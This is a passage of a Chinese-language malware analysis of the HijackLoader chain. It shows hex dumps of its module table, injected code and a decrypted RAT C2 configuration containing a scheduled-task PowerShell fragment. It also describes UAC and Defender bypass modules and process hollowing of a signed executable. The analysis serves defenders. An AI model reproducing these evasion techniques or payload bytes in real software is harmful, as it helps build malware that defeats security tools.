
使用RtlDecompressBuffer，压缩格式为COMPRESSION_FORMAT_LZNT1（值为2），将解密后的数据解压到新缓冲。



在解压的数据中有一个自定义表，表中存放着Hijackloader的各模块的配置信息，每个表项0x8A字节，结构为{ANSI名称字符串，相对偏移，块大小}，分别对应图中红色、蓝色、黄色方框。

地址	十六进制															ASCII	
08BD0049	41	56	44	41	54	41	00	00	68	34	40	00	80	70	4F	01	AVDATA..h4@..po.
08BD0059	80	00	00	00	B0	D7	19	00	80	CB	5D	00	FF	FF	FF	FF	°x...E].yyyy
08BD0069	90	D7	19	00	F4	28	40	00	80	70	4F	01	98	D7	19	00	.x..ô(@..po..x..
08BD0079	7E	2A	40	00	BC	D7	19	00	12	25	40	00	DC	D7	19	00	~* @.¼x...% @.Üx..
08BD0089	AF	D7	19	00	DC	D7	19	00	B0	D7	19	00	7F	1D	40	00	~x..Üx..°x...@.
08BD0099	DC	D7	19	00	BC	D7	19	00	5F	1D	40	00	DC	D7	19	00	Üx..¼x...@.Üx..
08BD00A9	C8	D7	19	00	17	1F	40	00	DC	D7	19	00	D4	D7	19	00	Èx...@.Üx..ôx..
08BD00B9	5A	57	40	00	DC	D7	19	00	1C	D8	19	00	A1	18	44	00	Zw@.Üx...ø..j.D.
08BD00C9	00	45	EC	15	00	00	10	03	00	00	45	53	41	4C	00	41	.Ei.....ESAL.A
08BD00D9	00	00	68	34	40	00	80	70	4F	01	80	00	00	00	B0	D7	..h4@..po.....°x
08BD00E9	19	00	80	CB	5D	00	FF	FF	FF	FF	90	D7	19	00	F4	28	...E].yyyy.x..ô(
08BD00F9	40	00	80	70	4F	01	98	D7	19	00	7E	2A	40	00	BC	D7	@..po..x..~* @.¼x
08BD0109	19	00	12	25	40	00	DC	D7	19	00	AF	D7	19	00	DC	D7	...% @.Üx..~x..Üx
08BD0119	19	00	B0	D7	19	00	7F	1D	40	00	DC	D7	19	00	BC	D7	..°x...@.Üx..¼x
08BD0129	19	00	5F	1D	40	00	DC	D7	19	00	C8	D7	19	00	17	1F	...@.Üx..Èx....
08BD0139	40	00	DC	D7	19	00	D4	D7	19	00	5A	57	40	00	DC	D7	@.Üx..ôx..Zw@.Üx
08BD0149	19	00	1C	D8	19	00	A1	18	44	00	00	45	FC	18	00	00	...ø..j.D..Eü...
08BD0159	44	00	00	00	45	53	41	4C	36	34	00	00	68	34	40	00	D...ESAL64..h4@.
08BD0169	80	70	4F	01	80	00	00	00	B0	D7	19	00	80	CB	5D	00	.po.....°x...E].
08BD0179	FF	FF	FF	FF	90	D7	19	00	F4	28	40	00	80	70	4F	01	yyyy.x..ô(@..po.
08BD0189	98	D7	19	00	7E	2A	40	00	BC	D7	19	00	12	25	40	00	.x..~* @.¼x...% @.
08BD0199	DC	D7	19	00	AF	D7	19	00	DC	D7	19	00	B0	D7	19	00	Üx..~x..Üx..°x..
08BD01A9	7F	1D	40	00	DC	D7	19	00	BC	D7	19	00	5F	1D	40	00	..@.Üx..¼x...@.
08BD01B9	DC	D7	19	00	C8	D7	19	00	17	1F	40	00	DC	D7	19	00	Üx..Èx...@.Üx..
08BD01C9	D4	D7	19	00	5A	57	40	00	DC	D7	19	00	1C	D8	19	00	ôx..Zw@.Üx...ø..
08BD01D9	A1	18	44	00	00	45	40	19	00	00	9A	00	00	00	45	53	j.D..E@.....ES
08BD01E9	4C	44	52	00	00	00	68	34	40	00	80	70	4F	01	80	00	LDR...h4@..po...
08BD01F9	00	00	B0	D7	19	00	80	CB	5D	00	FF	FF	FF	FF	90	D7	..°x...E].yyyy.x
08BD0209	19	00	F4	28	40	00	80	70	4F	01	98	D7	19	00	7E	2A	..ô(@..po..x..~*

从内存中提取到HijackLoader携带的载荷,共37个模块。



部分模块的功能如下：

模块	大小	功能
ti	173KB	主模块：PEB遍历、CRC32 API解析、SSN提取、模块调度、xor_decrypt_payload
SM	118KB	核心编排器：接收Ti传递的context，按清单顺序加载执行所有功能模块
TinycallProxy	36KB	32位调用代理：包装syscall参数，桥接Ti与底层API
TinycallProxy64	178B	64位调用代理存根：检测IMAGE_FILE_DLL标志，区分注入方式
modWriteFile	10KB	文件写入
AVDATA_dir	20KB	杀软检测库：含360/卡巴斯基/avast等进程名CRC32
ESAL	784B	模块清单(分配表)：记录所有功能模块的入口和大小
ESLDR	154B	模块清单(加载表)：模块加载顺序和依赖
ESWR	1.5KB	模块清单(写入表)：模块写入目标路径配置
CUSTOMINJECT	332B	自定义注入配置：指定注入目标和参数
modCreateProcess	6.7KB	进程创建
modCreateProcess64	1.5KB	进程创建(64位)
ti64	173KB	PE DLL存根+170KB overlay shellcode
modUAC.	12KB	UAC绕过
modWD	8KB	Windows Defender绕过
modTask	2KB	任务管理：计划任务/注册表Run键持久化
LauncherLdr64	308KB	启动加载器：x86存根+内嵌Smart-Encoder.exe PE，负责初始执行和模块装配

根据hash 0x00741CF5在上述解压的数据中匹配（匹配到ti模块），返回该项数据块的指针。

The screenshot displays a debugger interface with the following components:

- Assembly View (Top):** Shows instructions for the process `tapisrv.713814E0`. A red box highlights the instruction `CALL tapisrv.713814E0` at address `83C4 14`. The comment for this instruction is `eax:"尚$装,$装依H\t"`.
- Registers View (Top Right):** Shows the state of registers. `EAX` is `08C5B9B5`, `EBX` is `00000012`, `ECX` is `00088866`, `EDX` is `088CE668`, `EBP` is `0058F660`, `ESP` is `0058F59C`, `ESI` is `71381000`, and `EDI` is `6BCC47D8`. The `EIP` is `7138232F`.
- Memory View (Bottom):** Shows the memory address `0058F59C` with a value of `0058F690`. A red box highlights this address. The memory view also shows the `kernel32.dll` module.
- Registers View (Bottom Right):** Shows the state of registers. `EAX` is `0058F59C`, `EBX` is `088CE668`, `ECX` is `0058F648`, `EDX` is `00741CF5`, `EBP` is `02823EAB`, `ESP` is `00000000`, `ESI` is `EA79A5C6`, and `EDI` is `474E5089`. The `EIP` is `766610F0`.


然后加载input.dll，将ti模块写入到input.dll的.text节中，跳转执行。

地址	十六进制																ASCII
70EB1000	98	0C	EE	70	E8	0C	EE	70	AC	00	00	00	00	00	00	00	.ipè.ip-.....
70EB1010	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
70EB1020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
70EB1030	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
70EB1040	00	00	00	00	24	01	EE	70	70	B9	EB	70	01	00	00	00	...\$.ipp'èp....
70EB1050	4C	23	EE	70	00	00	00	00	28	39	EB	70	8A	00	00	00	L#ip....(9èp....
70EB1060	00	75	01	10	00	00	00	00	00	00	00	00	00	00	00	00	.u.....
70EB1070	DC	3B	EB	70	01	00	00	00	00	00	00	00	00	00	00	00	ü;èp.....
70EB1080	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
70EB1090	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
70EB10A0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
70EB10B0	00	00	00	00	E0	42	EC	70	90	43	EC	70	90	43	EC	70	...àip.cip.cip
70EB10C0	90	43	EC	70	90	43	EC	70	E0	42	EC	70	10	43	EC	70	.cip.cipàip.cip
70EB10D0	10	43	EC	70	30	43	EC	70	40	43	EC	70	20	4C	EC	70	.cip0cip@cip Lip
70EB10E0	70	46	EC	70	50	4C	EC	70	70	46	EC	70	A0	46	EC	70	pFipPLippFip Fip
70EB10F0	A0	2A	ED	70	90	43	EC	70	90	43	EC	70	00	27	ED	70	*ip.cip.cip.'ip
70EB1100	90	43	EC	70	90	43	EC	70	A0	2A	ED	70	90	D0	EC	70	.cip.cip *ip.ðip
70EB1110	60	B7	EC	70	A0	2A	ED	70	A0	CE	EC	70	60	B7	EC	70	.ip *ip fip .ip
70EB1120	A0	2A	ED	70	B0	CC	EC	70	60	B7	EC	70	A0	2A	ED	70	*ip'lip .ip *ip
70EB1130	D0	CA	EC	70	60	B7	EC	70	A0	2A	ED	70	E0	C8	EC	70	ðèip'.ip *ipàèip
70EB1140	60	B7	EC	70	A0	2A	ED	70	F0	C6	EC	70	60	B7	EC	70	.ip *ipðèip .ip
70EB1150	A0	2A	ED	70	00	C5	EC	70	60	B7	EC	70	A0	2A	ED	70	*ip.Aip'.ip *ip
70EB1160	10	C3	EC	70	60	B7	EC	70	A0	2A	ED	70	C0	C0	EC	70	.Aip'.ip *ipAAip
70EB1170	60	B7	EC	70	A0	2A	ED	70	70	BE	EC	70	60	B7	EC	70	.ip *ipp%ip .ip
70EB1180	A0	2A	ED	70	70	BC	EC	70	60	B7	EC	70	A0	2A	ED	70	*ipp%ip .ip *ip
70EB1190	20	BA	EC	70	60	B7	EC	70	00	27	ED	70	20	B8	EC	70	oip .ip .ip ip
70EB11A0	60	B7	EC	70	A0	2A	ED	70	F0	B5	EC	70	60	B7	EC	70	.ip *ipðuip .ip
70EB11B0	50	33	ED	70	30	43	EC	70	50	36	ED	70	C0	B5	EC	70	P3ip0cipP6ipAup
70EB11C0	80	B1	EC	70	70	B4	EC	70	20	52	ED	70	40	B1	EC	70	.±ipp'.ip Rip±ip
70EB11D0	70	46	EC	70	50	4C	EC	70	70	46	EC	70	A0	46	EC	70	
地址	十六进制																AS [A] 提取文字 更多
70EB1000	8D	64	24	FC	89	2C	24	8B	EC	81	EC	48	09	00	00	83	.dsu.,.t..H....
70EB1010	7D	14	00	74	3A	8B	45	14	83	38	40	74	09	C7	45	14	}.t.:E..8@t.ÇE.
70EB1020	00	00	00	00	EB	29	8B	4D	14	8B	41	04	99	8B	4D	0C	...è).M..A..M.
70EB1030	89	81	B0	0C	00	00	89	91	B4	0C	00	00	8B	55	0C	8B	U..
70EB1040	45	14	8B	48	08	87	F6	87	DB	89	8A	B8	0C	00	00	8D	E..H..ü.0.....
70EB1050	55	04	89	95	14	FD	FF	FF	C7	85	1C	FD	FF	FF	BF	A1	U....yyyç..yyyzi
70EB1060	3F	7B	F7	95	1C	FD	FF	FF	C7	85	18	FD	FF	FF	02	9F	?{÷..yyyç..yyy..
70EB1070	E6	6A	C7	85	00	FD	FF	FF	0B	EA	6C	4F	F7	95	00	FD	æjç..yyy.èlo÷..ý
70EB1080	FF	FF	C7	85	FC	FC	FF	FF	12	56	E9	CC	C7	85	F8	FC	yyç.üüyy.véiç.ou
70EB1090	FF	FF	D0	03	5C	09	C7	85	F4	FC	FF	FF	74	EA	C7	EF	yyð.\.ç.ouyytèci
70EB10A0	C7	85	48	FE	FF	FF	D6	16	10	5E	F7	95	48	FE	FF	FF	ç.Hpyyð..^÷.Hpyy
70EB10B0	0F	1F	40	00	C7	85	44	FE	FF	FF	31	74	BC	7F	C7	85	..@.C.Dpyy1t%.ç.
70EB10C0	40	FE	FF	FF	CD	0D	6E	52	E9	3B	00	00	00	81	CB	31	@pyyî.nRé;...É1
70EB10D0	4D	EF	1C	B8	A6	70	9B	73	F7	D3	F7	D0	C1	E7	05	BA	Mî..ip.s÷ó÷ðAc.º
70EB10E0	42	7F	99	11	F7	D3	81	C6	27	A4	C8	4A	81	F1	B2	17	B...÷ó.Æ'æÉ].ñ².
70EB10F0	2F	2A	C1	E2	0B	81	F6	99	07	F5	6D	B8	E1	E5	2C	69	/*Aâ..ö..ôm.ââ,i
70EB1100	F7	D1	7B	54	DB	27	3E	9E	90	C7	85	3C	FE	FF	FF	CD	÷N{T0'>..ç.<pyyî
70EB1110	2C	71	70	F7	95	3C	FE	FF	FF	C7	85	3C	FE	FF	FF	9A	,qp÷.<pyyç.<pyy.
70EB1120	BE	04	58	F7	95	3C	FE	FF	FF	C7	85	38	FE	FF	FF	ED	%.X÷.<pyyç.8pyyî
70EB1130	3F	E7	0D	C7	85	34	FE	FF	FF	41	29	53	25	C7	85	34	?ç.C.4pyyA)S%ç.4
70EB1140	FE	FF	FF	23	F7	EA	34	F7	95	34	FE	FF	FF	C7	85	30	pyy#÷è4÷.4pyyç.0
70EB1150	FE	FF	FF	B1	26	D4	06	F7	95	30	FE	FF	FF	C7	85	30	pyy±&ð.÷.0pyyç.0
70EB1160	FE	FF	FF	00	E0	83	36	F7	95	30	FE	FF	FF	C7	85	2C	pyy.à.6÷.0pyyç..
70EB1170	FE	FF	FF	C4	1C	35	34	F7	95	2C	FE	FF	FF	C7	85	2C	pyyA.54÷..pyyç.,
70EB1180	FE	FF	FF	93	1E	14	60	F7	95	2C	FE	FF	FF	87	DB	0F	pyy...÷..pyy.0.
70EB1190	1F	80	00	00	00	00	C7	85	28	FE	FF	FF	35	F6	53	22	ç.(pyy5òs"
70EB11A0	C7	85	24	FE	FF	FF	A5	9F	92	1D	F7	95	24	FE	FF	FF	ç.\$pyy\$...÷.\$pyy
70EB11B0	C7	85	20	FE	FF	FF	98	23	FD	97	C7	85	1C	FE	FF	FF	ç. pyy.#ý.ç..pyy
70EB11C0	18	7A	C3	D6	C7	85	18	FE	FF	FF	BD	4F	A9	52	F7	95	.zAòç..pyy%òR÷.

模块加载顺序为

ti→SM→TincallProxy→modWriteFile→SM→AVDATA_dir→rshell→ESAL→CUSTOMINJECT
→CUSTOMINJECTPATH→TincallProxy→modCreateProcessmodCreateProcess创建挂起进
程SpeAnchor128.exe，修改上下文，使恢复进程后执行恶意逻辑，解密xxxx.tmp，并加载到内

存，跳转执行第三阶段。其中SpeAnchor128.exe和xxxx.tmp被释放在Temp目录下，SpeAnchor128.exe为Ventis Media, Inc.签名的合法文件，xxxx.tmp为加密后的载荷文件。




本阶段的核心目的是：借用签名宿主进程执行恶意加载链，降低基于进程名/签名信任的检测效果。


第三阶段：RAT

本阶段运行在已被劫持的SpeAnchor128.exe进程中。从Temp读取并解密配置文件，对另一个.tmp执行LoadImage，跳转到映射映像内继续多层解密，还原并执行.NET加载器。


加载器解密内存中的Osnjm载荷。



Assembly.Load 后调用入口，进入RAT DLL主体。



C2配置yWlg在Cxxvubmpomw的资源目录中。



解密后如下：

yWlg_decrypted.bin	ANSI ASCII																																
0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	10	11	12	13	14	15	16	17	18	19	1A	1B	1C	1D	1E	1F		
0E	12	19	20	99	6C	47	41	6A	50	4F	6A	4F	14	6D	69	63	72	6F	73	6F	66	74	2E	70	6F	77	65	72	73	68	65	78	
6C	6C	22	52	65	67	69	73	74	65	72	2D	53	63	68	65	64	75	6C	65	64	54	61	73	6B	20	2D	54	62	73	6B	4E	79	
61	6D	65	20	27	09	53	0E	66	74	77	61	72	65	5C	01	2A	01	3A	0F	57	69	6E	33	32	5F	50	72	6F	63	65	73	78	
73	6F	72	02	78	32	B4	0E	48	34	73	49	41	41	41	41	41	41	41	41	47	6D	33	54	4E	77	67	3A	62	41	45	41	41	
30	4D	45	4F	34	41	45	57	32	4D	58	55	4C	72	63	6C	4D	43	4C	46	49	48	4B	42	4C	54	37	35	53	54	54	46	39	
35	74	78	52	74	45	45	4D	45	73	56	30	42	70	6F	47	77	42	7A	41	64	75	46	72	47	59	54	62	31	36	39	2B	78	
66	2F	2F	35	37	37	2F	2B	38	68	76	42	30	74	38	4A	2F	50	71	64	49	4F	6A	76	48	50	6E	74	48	7A	2B	2B	78	
66	50	76	6B	6A	79	2F	66	2F	76	58	6A	79	31	2F	2F	39	69	74	53	46	4A	47	47	67	67	44	65	52	77	55	32	78	
68	51	65	56	59	67	50	6B	31	50	64	2B	35	78	4D	31	62	6F	4F	4E	36	48	51	33	54	2F	49	54	47	48	7A	56	78	
7A	58	58	58	33	4C	6B	4E	35	34	47	4E	53	77	41	43	4A	7A	6E	69	42	72	63	49	42	72	59	4E	49	61	6A	4E	78	
78	79	41	74	52	56	67	54	73	51	63	71	61	63	4D	50	67	77	55	48	61	74	47	42	49	4C	71	69	31	68	6E	76	78	
67	44	32	51	42	30	34	45	6C	63	50	77	6C	41	32	64	38	57	46	49	34	79	61	65	6F	6F	4D	41	65	77	65	45	45	78
4C	3A	4A	74	55	35	77	37	76	54	2B	69	66	73	78	44	43	61	73	71	70	55	45	41	76	77	76	75	66	48	65	56	78	
49	6B	74	6B	51	65	32		44	77	43	6C	43	48	41	44	2F	33	55	4E	6A	49	6F	41	62	4D	48	6B	48	72	52	56	78	
42	7B	6C	4E	35	52	6F	4A	78	34	2B	72	50	57	33	40	6F	78	44	54	70	69	4D	4B	63	6E	4B	57	55	4D	4E	6F	6D	
65	79	45	58	5A	75	6E	36	63	74	4B	4E	2F	61	4E	66	52	66	50	51	41	31	79	44	44	6F	74	5A	30	4F	4A	32	78	
35	32	40	70	4F	46	68	44	32	6C	31	69	33	63	53	76	39	4A	55	6C	55	71	6E	75	39	36	77	45	66	47	72	74	73	
39	62	71	42	64	55	2B	47	43	55	6C	78	65	72	6D	52	4D	74	33	53	6A	48	57	59	46	4A	62	61	74	43	37	58	78	
75	64	78	58	59	30	79	48	30	67	4F	4C	62	6F	48	6B	42	32	49	34	4A	5A	50	71	76	65	6D	45	43	63	73	4C	78	
58	32	41	70	2F	32	68	66	68	54	69	31	57	6F	52	55	42	30	54	6C	55	46	77	47	64	56	4C	79	4B	61	47	62	78	
6C	4C	2F	49	53	7A	68	30	32	6F	45	59	36	69	6A	4D	74	6C	55	53	36	34	30	52	6E	66	4F	61	71	52	7A	71	78	
77	41	41	63	76	62	7A	53	58	71	2F	42	72	59	52	79	55	39	42	5A	75	34	53	4F	35	4E	35	67	6A	69	47	38	78	
4B	49	67	57	2B	55	4D	32	4E	57	47	78	6D	52	4B	61	69	75	61	65	41	71	64	66	69	47	4B	4E	78	34	55	38	78	
43	50	66	53	72	64	4A	72	56	79	7A	64	63	4C	79	62	4D	64	53	6E	70	4E	78	71	2B	49	68	6C	36	41	78	6B	78	
5C	39	79	33	49	67	72	32	39	50	50	4B	4C	5A	37	47	78	4B	6D	59	72	58	70	43	64	6A	67	74	63	74	4A	73	78	
55	59	77	4A	6A	6A	6D	76	66	66	31	37	50	71	33	66	30	31	43	4D	6E	52	4B	33	64	47	34	70	62	50	47	69	78	
70	32	42	78	4B	64	47	37	39	79	47	47	72	2B	53	59	54	6E	77	30	50	35	56	70	2B	75	4C	65	6A	72	30	64	78	
4C	69	77	6E	2F	57	42	79	47	6C	53	32	71	7A	73	70	6E	63	73	66	31	4C	53	33	38	74	6C	4C	6A	31	33	78	78	
30	30	50	4F	54	41	55	71	65	70	30	4F	4B	47	73	6F	30	51	2B	35	37	59	2B	49	47	53	38	6E	55	76	5A	51	78	
6E	61	46	6C	58	33	35	6C	32	58	72	35	6C	6B	69	65	50	75	62	79	4A	51	65	59	4E	35	44	4A	6A	75	62	73	78	
47	45	44	67	6A	6A	6E	79	6C	6A	79	55	58	41	57	72	37	45	66	67	56	73	4C	43	6E	4C	77	70	6B	4D	79	6D	78	
64	7A	4D	32	33	35	49	56	4F	4C	66	79	32	73	75	65	53	70	74	5A	74	7A	56	75	52	35	63	54	56	63	6C	32	78	
66	66	41	52	47	79	45	44	63	6A	68	78	57	45	30	6B	7A	4B	55	72	50	6B	66	77	65	6F	4E	52	5A	52	71	6D	78	
49	6D	6C	74	64	64	63	33	31	36	56	48	71	65	7A	33	64	51	6A	4F	5A	70	38	70	36	62	64	68	61	56	68	79	78	
6B	30	58	64	52	46	37	64	7A	4D	30	36	30	4B	57	57	6E	59	66	6D	58	4B	36	53	51	7A	68	7A	66	43	76	67	78	
4C	6F	47	6B	57	4E	69	50	61	69	73	51	32	49	41	66	54	32	56	44	45	4F	52	38	5A	51	53	79	54	59	59	6C	53	
5A	66	75	6C	35	36	37	35	52	30	76	36	68	70	75	74	65	62	76	42	58	48	69	35	55	48	74	61	45	66	36	2F	78	
61	77	75	41	51	56	75	2B	38	4D	44	66	77	43	62	79	6C	2F	39	33	45	35	67	43	71	45	53	67	4A	39	62	6C	78	
66	47	77	75	39	47	5A	4A	4B	6E	58	31	38	74	79	78	46	64	37	4A	36	2F	70	70	30	38	62	55	71	48	44	30	78	
